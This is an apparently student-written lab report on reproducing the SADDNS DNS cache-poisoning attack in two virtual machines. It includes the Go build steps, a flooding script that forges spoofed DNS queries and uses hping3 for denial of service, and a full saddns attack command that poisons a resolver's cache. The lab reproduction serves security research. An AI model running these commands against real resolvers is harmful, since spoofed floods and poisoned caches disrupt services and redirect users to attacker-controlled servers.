SADDNS build

Shenghan Zheng
zhengshh_prime@berkeley.edu

July 2022

1 Address

github repo:https://github.com/seclab-ucr/SADDNS/tree/master/saddnsgo


1.1 Settings

1. environment setting
ubuntu 16.0.4 (ubuntu 18.10 is also OK)
go version 1.18.3
2 virtual machines. One as resolver(192.168.0.212) and the other as name server(192.168.0.120). Setting up configuration for 2 machines. Run dig A google.com @192.168.0.212 on NS. Got the following. Connection succeed. (For configuration, you may follow https://www.linuxbabe.com/ubuntu/set-up-local-dns-resolver-ubuntu-18-04-16-04-bind9) For name server, I use
https://www.youtube.com/watch?v=DuVNclBfykw

2. go mod setting

The github repo is intended for exploit of resolver only. It for has the directory src/ucr.edu/saddns. It indicates that the file should be put in /go/src. The newest go version doesn't have this folder, thus, create one. The whole github repo is based on old version of go which doesn't. The package ucr.edu/saddns is a package self-named package, thus can't use command go get to install.After putting the file in src directory, run go install to create executable in bin. Use go mod init command to create the module named ucr.edu/saddns. Then use go mod tidy to set dependency. .bin and .sh files should be put in the same folder to allow the script to grap data in need.
1. compile
run go build ucr.edu/saddns
2. flooding
cd dnsquery.sh to check out demonstration The command provided in github (./dnsquery.sh) is actually different from the real command here
bash ./dnsquery.sh [NS IP] [Resolver IP(spoofed as source IP)] space-separated-domain...(e.g. www.google.com)
The bash script will first clear previous files (dnsmid.bin and txid.bin).


Then it will write the domain name into the dnsmid.bin and set a random TxID in exid.bin. Next, it will forge a entire DNS query packet and write into dns.bin. Last it will use hping3 to do the Dos.




3. attacking


run ./saddns -h for help of flags. saddns excutable will be created after you succeed in the second step. It will appear in directory

check out connection







start bind9 and view the cache for example.com in resolver




The IP of attacker-controlled name server



start running attack script



poisoned cache record in resolver



2 command line

resolver
1. sudo systemctl restart bind9
2. sudo journalctl -eu bind9

name server
1. dig A google.com @192.168.0.212

check connection in resolver terminal
resolver
3. dig example.com
name server
2. go build ucr.edu/saddns
3. sudo ./saddns -a ".com" -ad "example.com" -b "192.168.0.212" -d -i "enp0s3" -r "192.168.0.212" -soa "ns.icann.org" -tg 200
resolver
4. dig @192.168.120 example.com

3 Feedback

Normally, we need 2 virtual machines using bridged network. One serves as victim, the other serves as attacker. NS is ubuntu server but it can be neglected and treated as dead because we need to set it as unresponsive or using IP spoofing to Dos anyway. We also need a domain name used as cache in NS record. In this case, we probably need an auxiliary server to do that job. When the process can ran smoothly, we need to do packet capture otherwise we can't have insight. We will need to do it on different OS because lo doesn't have rate limit.
A more easy way to rebuild this. Have 2 virtual machines. Use scrapy to write a side-channel based port scan script. We do sniffers in one machine and do port scan on another. If the port scan works, then we do cache poisoning like trigger a request and inject package.(haven't figure out how to make the last part work though but should be something like a script running between virtual machine and real machine and reply with wrong response for each query. Combined both steps, it's SADDNS)